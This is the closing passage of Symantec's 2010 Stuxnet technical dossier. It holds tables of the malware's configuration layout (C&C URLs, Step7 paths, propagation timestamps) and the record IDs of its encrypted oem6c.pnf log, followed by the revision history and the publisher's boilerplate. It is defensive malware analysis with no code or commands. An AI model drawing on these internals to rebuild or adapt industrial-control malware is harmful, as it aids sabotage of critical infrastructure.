+24c	Char[80h]	URL for C&C server 1 - index.php
+2cc	Char[80h]	Command and control server 2
+34c	Char[80h]	URL for C&C server 2- index.php

Table 9

Configuration Data

Offset	Type	Description
+3cc	Dword	Flag
+3ec	Dword	Wait time in milliseconds
+3f0	Dword	Flag - connectivity check
+3f4	Dword	HighDateTime
+3f8	Dword	LowDateTime
+3d4	Dword	TickCount (hours)
+414	Dword	TickCount milliseconds
+418	Char[80h]	Step7 project path
+498	Dword	pointer to global config
+49c	Dword	pointer to global config
+4a0	Dword	Counter
+59c	Dword	Flag - 0
+5a0	Dword	TickCount Check
+5AC	Dword	TickCount Check
+5b4	PropagationData	block 2
+5f0	PropagationData	block 5
+62c	PropagationData	block 4
+668	PropagationData	block 3
+6A4	Dword	Flag to control whether WMI jobs should be run
+6A8	Dword	Flag to control whether scheduled jobs should be run
+6AC	Dword	Flag controlling update
+6B4	Dword	Flag, disable setup
+6b8	PropagationData	block 1

Table 10

Format of a Propagation Data block

Offset	Type	Description
+00	Qword	Timestamp max time
+08	Qword	Timestamp AV definitions max timestamp
+10	Qword	Timestamp Kernel DLLs max timestamp
+18	Qword	Timestamp secondary time
+20	Dword	Day count
+24	Dword	Flag check secondary time
+28	Dword	Flag check time
+2C	Dword	Flag check AV definitions time
+30	Dword	Flag check Kernel DLLs max timestamp
+34	Dword	
+38	Dword	

The oem6c.pnf log file

This file is created as %Windir%\inf\oem6c.pnf.

It is encrypted and used to log information about various actions executed by Stuxnet. This data file appears to have a fixed size of 323,848 bytes. However the payload size is initially empty.

On top of storing paths of recorded or infected Step7 project files, other records of information are stored. Each record has an ID, a timestamp, and (eventually) data.

Here is a list of records that can be stored to oem6c.pnf:

Communication

- 2DA6h,1—No data. Stored before executing export 28.
- 2DA6h,2—No data. Stored only if export 28 executed successfully.
- 2DA6h,3—Has the initial network packet (to HTTP server) been sent.

S7P/MCP

- 246Eh,1—Unknown. Relates to XUTILS\listen\XR000000.MDX.
- 246Eh,2—Unknown. Relates to GracS\cc_alg.sav.
- 246Eh,3—Filepath S7P.
- 246Eh,4—Filepath S7P.
- 246Eh,4—Filepath MCP.
- 246Eh,5—Filepath MCP.
- 246Eh,6—Recorded Step7 project path.

Network

- F409h, 1—Server names collected from network enumeration.
- F409h, 2—Unknown, index.
- F409h, 3—No data. Related to exploit (failure/success?).

Infection

- 7A2Bh,2—No data. Infection of last removable device success.
- 7A2Bh,5—No data. Infection of last removable device failed.
- 7A2Bh,6—No data. Both files wtr4141/wtr4132 exist on the drive to be infected.
- 7A2Bh,7—No data. Unknown, created on error.
- 7A2Bh,8—No data. Created if not enough space on drive to be infected (less than 5Mb).

Rootkits

- F604h,5—No data. Only if Stuxnet and the rootkits were dropped and installed correctly (installation success).

Revision History

Version 1.0 (September 30, 2010)

- Initial publication

Version 1.1 (October 12, 2010)

- Added *Windows Win32k.sys Local Privilege Escalation (MS10-073)* section.
- Updates to *Modifying PLCs* section, based on MS10-073.
- Other minor updates.

Version 1.2 (November 3, 2010)

- Added *Behavior of a PLC infected by sequence A/B* section.

Symantec.
Security Response

Any technical information that is made available by Symantec Corporation is the copyrighted work of Symantec Corporation and is owned by Symantec Corporation.

NO WARRANTY . The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Cupertino, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

About the authors

Nicolas Falliere is a Senior Software Engineer, Liam O Murchu is a Development Manager, and Eric Chien is a Technical Director within Symantec Security Response.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
20330 Stevens Creek Blvd.
Cupertino, CA 95014 USA
+1 (408) 517 8000
1 (800) 721 3934
www.symantec.com

Copyright © 2010 Symantec Corporation. All rights reserved. Symantec and the Symantec logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.